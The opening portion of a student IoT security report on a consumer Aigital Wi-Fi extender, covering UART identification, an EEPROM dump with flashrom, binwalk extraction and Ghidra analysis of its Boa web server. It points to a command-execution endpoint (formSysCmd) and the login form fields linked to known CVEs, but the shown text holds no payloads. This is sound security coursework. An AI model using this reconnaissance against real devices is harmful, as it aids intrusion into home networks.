



**Dipartimento di Ingegneria Informatica, Modellistica,
Elettronica e Sistemistica**

Corso di Laurea Magistrale in Ingegneria Informatica

Corso di IoT Security

Aigital Wi-Fi Extender Analysis

IoT Security Report

Professors

Prof. Antonio Guerrieri

Prof. Michele Ianni

Prof. Claudia Greco

Students

Curcio Salvatore, 263696

Rabbia Marco, 269211

Voci Gregorio, 263711

A.Y. 2025/2026

Contents

Contents	1
1 Introduction	3
1.1 Device Informations	3
1.2 Objectives	4
1.3 Tools Used	4
1.4 Issues Encountered	5
2 Analysis	10
2.1 Hardware	10
2.1.1 UART	11
2.1.2 Eeprom	13
2.2 Information Gathering	14
2.3 Software	15
2.3.1 Eeprom Dumping	15
2.3.2 Binary Analysis	17
2.3.3 Firmware Emulation	20
2.3.4 Firmware Analysis	23
3 Exploiting	26
3.1 Login By-pass	26
3.2 RCE	26
3.2.1 Executing Commands	31
3.2.2 Gaining Shell	32
3.3 XSS	36
3.3.1 Exploitation	37

4	Fixing	40
4.1	Patching RCE	40
4.2	Patching Login By-pass	45
4.3	Patching XSS	55
5	Conclusion	58

Chapter 1

Introduction

In this report we will discuss our security analysis of a Wi-Fi extender produced by Aigital (Figure 1.1).



Figure 1.1: Aigital Wi-Fi Extender

1.1 Device Informations

The Aigital Wi-Fi Extender is a device that allows to extend the coverage of a Wi-Fi network.

It was bought in 2019 and is still available for purchase on Amazon¹ and it is sold at a price of around 20 euros.

The device has a web interface for configuration and management, which is accessible through the local network on 192.168.10.253 (Figure 1.2).

¹<https://amazon.it/dp/B0DR7ZT2CS>




Figure 1.2: Web interface

1.2 Objectives

As we will see in the next sections, our main goal was to exploit the CVE-2023-30403[1], CVE-2023-30404[2] and CVE-2023-30405[3] vulnerabilities, which allow for login by-pass, remote code execution and cross-site scripting respectively. We also wanted to analyze the firmware of the device, in order to find other potential vulnerabilities and to understand how the device works. Finally, we wanted to patch the CVEs compiling a custom firmware.

1.3 Tools Used

We used a variety of tools for our analysis, including:

- A digital multimeter for individuating the pins of the UART interface;
- A USB-to-TTL adapter for analyzing the UART communication;
- A CH341A programmer with a soic clip for dumping the EEPROM with flashrom;
- Binwalk for firmware analysis;
- Ghidra and Cutter for reverse engineering the firmware;
- A custom script for patching the firmware.

All of our codes are available on our GitHub repository².

1.4 Issues Encountered

We feel it is important to note in advance that at a certain point in the project, we encountered some issues with the access point's hardware that took up a significant amount of our time.

Specifically, while attempting to open a reverse shell on the device, we uploaded a binary to it whose size exceeded the available memory, causing the device to brick. To reflash the working binary, we desoldered the EEPROM. Unfortunately, we weren't careful enough and broke a trace on the PCB, as shown in the Figure 1.3.




Figure 1.3: Broken trace

With the help of a friend of ours who is an electrical engineering student, we repaired the previously broken circuit trace and, to avoid further problems, installed a socket on the PCB so that the EEPROM can be easily inserted and removed for future testing (Figures 1.4, 1.5, 1.6).

²https://github.com/Gory-git/progetto_IoT




Figure 1.4: Reparation process 1




Figure 1.5: Reparation process 2




Figure 1.6: Reparation process 3

To top it all off, though, we broke one of the chip's pins while repeatedly inserting and removing the EEPROM (Figure 1.7).




Figure 1.7: Broken EEPROM

To avoid wasting any more time fixing this problem, we continued with the project by fully emulating the firmware, including the web server, using Firmadyne. Further details are available in the section 2.3.3.

Chapter 2

Analysis

2.1 Hardware

Opening the device we exposed the PCB, which is shown in Figure 2.1.




Figure 2.1: PCB of the Aigital Wi-Fi Extender (after de-soldering the eeprom and inserting a connector to make the UART easier to read)

By a visual inspection of the PCB, we identified the pins of the UART interface,

yellow arrow, the eeprom, green arrow and the following chips:

- ESMT M12L128168A, a 128 Mbit Synchronous DRAM (SDRAM) manufactured by ESMT (Elite Semiconductor Memory Technology Inc.). It is organized as 4 banks $\times$ 2,097,152 words $\times$ 16 bits, totalling 134,217,728 bits, and is designed for high-bandwidth, high-performance memory subsystems [4];
- RTL8196E, a compact SoC for low-power, low-cost networking applications. It combines a 400 MHz embedded CPU, a 5-port Fast Ethernet switch, and various peripherals (PCIe, SPI boot flash, DRAM interfaces, UART, and GPIO, among others) [5];
- RTL819ER, a highly integrated Wi-Fi module that can be easily integrated (given its self-contained design) and is optimized for low-power, high-speed operation. It has the ability to switch both analog and digital signals and to work with weak signals, making it ideal for a variety of applications, from IoT to game consoles [6].

2.1.1 UART

Using a digital multimeter, we individuated the pins of the UART interface (Figure 2.2), which are (from left to right):

- Pin 1: VCC (red arrow)
- Pin 2: TX (yellow arrow)
- Pin 3: RX (green arrow)
- Pin 4: GND (blue arrow)

Unfortunately, no U-Boot console is available, but the boot log is still very useful for us, since it allows us to identify rlx-linux as the operating system running on the device. The os we found, rlx-linux, is a custom open source Linux distribution for embedded devices.

We tried to submit in the login some common default credentials, but we were not able to log in to the device.

2.1.2 Eeprom

The EEPROM is a BoyaMicro 25D16ASSIG (Figures 2.4, 2.5, 2.6), which is a 16 Mbit (2 MB) SOP8 208mil SPI EEPROM.



Figure 2.4: EEPROM




Figure 2.5: EEPROM Pin Configuration[7]




Figure 2.6: EEPROM Logic Diagram[7]

2.2 Information Gathering

There isn't much information available about the device's manufacturer. The information that can be found online is mostly available on the Wayback Machine [8]. From this information, it is clear that Aigital is a brand operated by a Chinese company based in Shenzhen: Shenzhen Zhuqiao Shuma Technology Co., Ltd [9], whose products mainly include Bluetooth devices, antennas, and Wi-Fi devices [10].

Although the device bears the FCC mark, we were unable to find any useful information about it on official websites such as <https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm> or unofficial ones such as <https://fccid.io>

While searching for information online, we immediately find several important results, one of which is Matteo Mandolini's security analysis [11], which identifies some very serious security vulnerabilities that have been assigned the CVEs mentioned earlier.

However, we need to delve deeper into the information in the analysis in order to achieve our project objectives.

2.3 Software

To analyze how the router works, you need to obtain its firmware. However, as mentioned in the previous sections, the device does not provide any interface during the boot phase, making it necessary to dump the EEPROM memory.

2.3.1 Eeprom Dumping

To dump the EEPROM memory, we used a CH341A programmer with an SOIC clip. Initially, we attempted to dump the memory directly from the PCB. However, we noticed that when the programmer powered the EEPROM, it also powered the rest of the board, which caused excessive current draw and interference. We were therefore forced to desolder it in order to retrieve its contents.




Figure 2.7: Dumping the EEPROM memory using SOIC clip

As you can see in Figure 2.7, we were forced to use the SOIC clip even after desoldering the EEPROM, since the EEPROM was too large for the socket we had.

```

[mr@mr-thinkpadx280 Scaricati]$ sudo flashrom -p ch341a_spi -r eeprom_backup.bin
[sudo] password di mr:
flashrom v1.7.0 (git:v1.7.0) on Linux 6.19.6-zen1-1-zen (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Found Boya/BoHong Microelectronics flash chip "B.25D16A" (2048 kB, SPI) on ch341a_spi.
===
This flash part has status UNTESTED for operations: ERASE WRITE WP
The test status of this chip may have been updated in the latest development
version of flashrom. If you are running the latest development version,
please email a report to flashrom@flashrom.org if any of the above operations
work correctly for you with this flash chip. Please include the flashrom log
file for all operations you tested (see the man page for details), and mention
which mainboard or programmer you tested in the subject line.
You can also try to follow the instructions here:
https://www.flashrom.org/contrib_howtos/how_to_mark_chip_tested.html
Thanks for your help!
Reading flash... done.

```

Figure 2.8: EEPROM memory dump with flashrom command

The dump (Figure 2.8) was performed using the following command:

```

1 sudo flashrom -p ch341a_spi -r eeprom_backup.bin

```

Specifically:

- flashrom is a utility for reading, writing, erasing (and more) memory chips. It supports a wide range of protocols, including SPI, which is used by our [12] memory;
- -p is the option that specifies the programmer used for operations on the [12] memory chip; in our case, CH341A_spi;
- -r is the option that specifies the destination file for the [12] memory read operation; in our case, eeprom_backup.bin.

Then we analyzed with binwalk (Figure 2.9) the binary that we extracted from EEPROM.

Specifically, the binwalk analysis reveals that the firmware is divided into four blocks:

- 0x1310: small LZMA blob (approximately 17 KB compressed and 55 KB decompressed). Located immediately after the firmware header;
- 0x10010: 121 KB BZIP2 blob;
- 0x32818: 879 KB of compressed data that expands to approximately 3 MB of data, typical behavior for a compressed Linux kernel;

- 0x10A000: root filesystem of our device. Despite its size (128 KB), it appears to be complete.

```
[mr@mr-thinkpadx280 progetto_IoT]$ binwalk eeprom_backup.bin

/home/mr/Scrivania/IOT/progetto nuovo/progetto_IoT/eeprom_backup.bin
-----
DECIMAL                                HEXADECIMAL                           DESCRIPTION
-----
4880                                  0x1310                                LZMA compressed data, properties:
                                         0x5D, dictionary size: 8388608
                                         bytes, compressed size: 17393
                                         bytes, uncompressed size: 56432
                                         bytes
65552                                  0x10010                               bzip2 compressed data, total
                                         size: 121579 bytes
206872                                0x32818                               LZMA compressed data, properties:
                                         0x5D, dictionary size: 8388608
                                         bytes, compressed size: 879412
                                         bytes, uncompressed size: 3093696
                                         bytes
1089536                               0x10A000                              SquashFS file system, little
                                         endian, version: 4.0,
                                         compression: lzma, inode count:
                                         500, block size: 131072, image
                                         size: 994218 bytes, created:
                                         2038-02-22 07:30:08
-----
Analyzed 1 file for 85 file signatures (187 magic patterns) in 82.0 milliseconds
```

Figure 2.9: Firmware extraction

We then extracted everything using the `-e` option of `binwalk`, so that we could proceed with the analysis of the binaries contained within it.

2.3.2 Binary Analysis

After extracting the firmware, we started by inspecting the content of the recovered filesystem and the binaries involved in the web management interface. The most relevant executable for our analysis was the Boa web server, located at `/bin/boa`.

Boa is responsible for serving the administrative web interface and for dispatching the requests sent to the `/boafrm/` endpoints. During the emulation phase, the HTTP headers confirmed that the server version used by the device is *Boa/0.94.14rc21* [11].

BOA is a web server, ideal for use in embedded environments, created in 1995 and maintained until 2005. Although it has not been maintained for more than two decades, it is still in use today. BOA suffers from a number of rather serious security vulnerabilities:

- CVE-2017-9833: This vulnerability allows attackers to access arbitrary files on the server. It exploits the injection of `"../."` using the `FILECAMERA` variable, enabling unauthorized file reading with root privileges.

- CVE-2022-44117: This vulnerability allows SQL injection via the username parameter. However, it is disputed by some sources since Boa does not ship with SQL support.

However, since these vulnerabilities are not part of the project's original concept, we did not consider it necessary to investigate them further.

The configuration file used by Boa was also found inside the root filesystem at */etc/boa/boa.conf*. The presence of this file was important because it allowed us to understand how the web server maps URLs to files and handlers. The static web pages were served from the web directory used by the firmware, while the dynamic operations were handled through specific endpoints under */boafrm/*.

To identify the functions involved in the vulnerabilities, we analyzed the Boa binary with Ghidra. In particular, we focused on the handlers related to authentication and command execution. The endpoint */boafrm/formSysCmd* was especially relevant for the later RCE analysis, as its role was identified thanks to the information provided by the corresponding CVE documentation. [11]

The corresponding client-side page was also present in the extracted web resources as *webcmd.htm*. This page contains a form that submits a parameter called *sysCmd* to the Boa handler:

```
1 <form action=/boafrm/formSysCmd method=POST name="formSysCmd">
2   <input type="text" name="sysCmd">
3 </form>
```

This finding was relevant because it showed that command execution was an intended management feature in the original firmware. Whether access to this feature was correctly restricted is discussed in [11].

We also inspected the web pages used by the administrative interface. The login page was identified as *login.htm*, and the login form submitted credentials to */boafrm/formLoginHtm*. The structure of the login request later allowed us to automate authentication during testing. The relevant fields are *username*, *password*, *submit-value*, and *lang_select*.

Another relevant part of the binary analysis concerned the relationship between Boa and the Realtek configuration libraries. Several web pages and Boa handlers depend on Realtek-specific NVRAM/MIB functions. These functions are provided by libraries such as */lib/libapmib.so*. During the analysis, this dependency became

important because many crashes observed in Firmadyne were caused not by Boa itself, but by incomplete emulation of this configuration layer.

The Boa binary was therefore analyzed in two ways:

- statically, with Ghidra, to identify relevant handlers and code paths;
- dynamically, during Firmadyne execution, to observe which requests triggered sockets, handlers, crashes, or command execution.

The screenshots below (Figure 2.10) shows the function of the Boa binary opened in Ghidra, highlighting the specific function responsible for triggering the RCE vulnerability, which will be analyzed in detail in Chapter 4.




Figure 2.10: Boa binary analyzed with Ghidra

At this stage of the project, the binary analysis gave us three essential pieces of information:

- the web server used by the device is Boa;
- the authentication and command execution logic is implemented through Boa handlers;
- the web interface depends heavily on Realtek-specific configuration functions.

These observations guided both the exploitation phase and the later patching phase.

2.3.3 Firmware Emulation

